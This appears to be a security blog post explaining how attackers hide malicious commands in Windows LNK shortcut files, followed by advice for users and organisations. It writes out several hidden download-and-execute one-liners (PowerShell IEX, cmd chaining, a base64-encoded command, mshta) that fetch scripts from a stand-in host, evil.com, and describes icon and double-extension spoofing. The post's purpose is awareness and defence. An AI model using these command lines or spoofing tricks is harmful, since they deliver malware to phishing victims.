In 2026 LNK files are still among the most common file types used to distribute malware. These types of files are often used to gain initial access via phishing attacks or similar types of attack. To the casual observer, they look like harmless shortcuts because they are just regular shortcut icons; however, when opened (e.g., through double-clicking) they can execute commands that will cause malware to be installed on the victim's machine.
The following summarizes how attackers hide malicious commands within innocent LNK files:
How LNK Files Work
An LNK file is not simply an alias for another file; rather, it contains structured information that provides Windows with the following information:
1. the location of the target file or command
2. the working directory
3. the icon to display
4. any additional command-line arguments needed to run the target file or command
5. Whether to run the file or command minimized, maximized, or hidden
Attackers use the Target and Argument fields to hide malicious commands while at the same time making it appear as though the icon or file name is legitimate.
Common Hiding Techniques in 2026

1. Target Field PowerShell One-Liners
This is the currently most utilized method of hiding malware through LNK files.
Target: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -Command "IEX (New-Object Net.WebClient).DownloadString('https://evil.com/payload.ps1')"
The file name is normally benign such as Invoice.pdf.lnk or Meeting_Notes.lnk and is associated with either a standard PDF or Word file icon.
2. CMD /c Chaining
Target: cmd.exe /c "powershell -w hidden -c iex (iwr -UseBasicParsing https://evil.com/s.ps1)"
This first invokes cmd.exe and subsequently invokes PowerShell with suppression.
3. Encoded Commands (more difficult to identify)
Often, attackers will base64-encode the entire PowerShell payload.lnk
Target: powershell.exe -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAiAGgAdAB0AHAAcwA6AC8ALwBlAHYAaQBsAC4AYwBvAG0ALwBwAC4AcABzADEAIgApAA==
When decoded, they will download and run the actual payload.
4. Using mshta.exe or rundll32.exe for Extra Stealth
Target: mshta.exe vbscript:Execute("CreateObject(""WScript.Shell"").Run ""powershell -w hidden -c iex(iwr https://evil.com/s.ps1)"",0")
This launches the payload through mshta, which many users and basic AV still consider “normal”.
5. Icon Spoof + Double Extension
a) Filename: Quarterly_Report.pdf.lnk (the real extension is hidden)
b) Icon: Set to appear exactly like a PDF/Word
Why This Method Remains So Successful
1. Windows trusts LNK files, therefore most have little to no deep scanning by non-premium AV.
2. When a user double clicks, the associated malicious command will run at the user's level/privilege.
3. Filename as well as icon can be made to appear 100% legitimate.
4. Many email gateways and sandboxes allow .lnk files through.
How to Recognize and Prevent Practical Solutions
For Users
1. Do not ever double-click lnk files received via an email or chat, even if they appear to be documents.
2. Enable Windows Explorer's "Show file name extensions" (View→Show→File Name Extensions).
3. Hover the mouse to check the real extension of the file before opening.
For Organisations
1. Block .lnk files as email attachments via a security gateway.
2. Use AppLocker or WDAC to prevent execution of unsigned .lnk files from untrusted locations.
3. Enable ASR rules that will block Office apps from creating child processes and that will block .lnk files from launching PowerShell.
Quick Check Command (for analysts)
cmd
certutil -hashfile suspicious.lnk SHA256
Then compare the hashed values with known malicious LNK samples found on VirusTotal, or MalwareBazaar.
The LNK file-type-based attacks are still very common because of the basic human confidence in them when looking at the icon to launch any type of file. A well-crafted LNK file will give the attacker complete access with only a double-click at the start of the process.
The greatest defense is simple awareness; treat the unexpected shortcut files the same way you would with suspicious executables.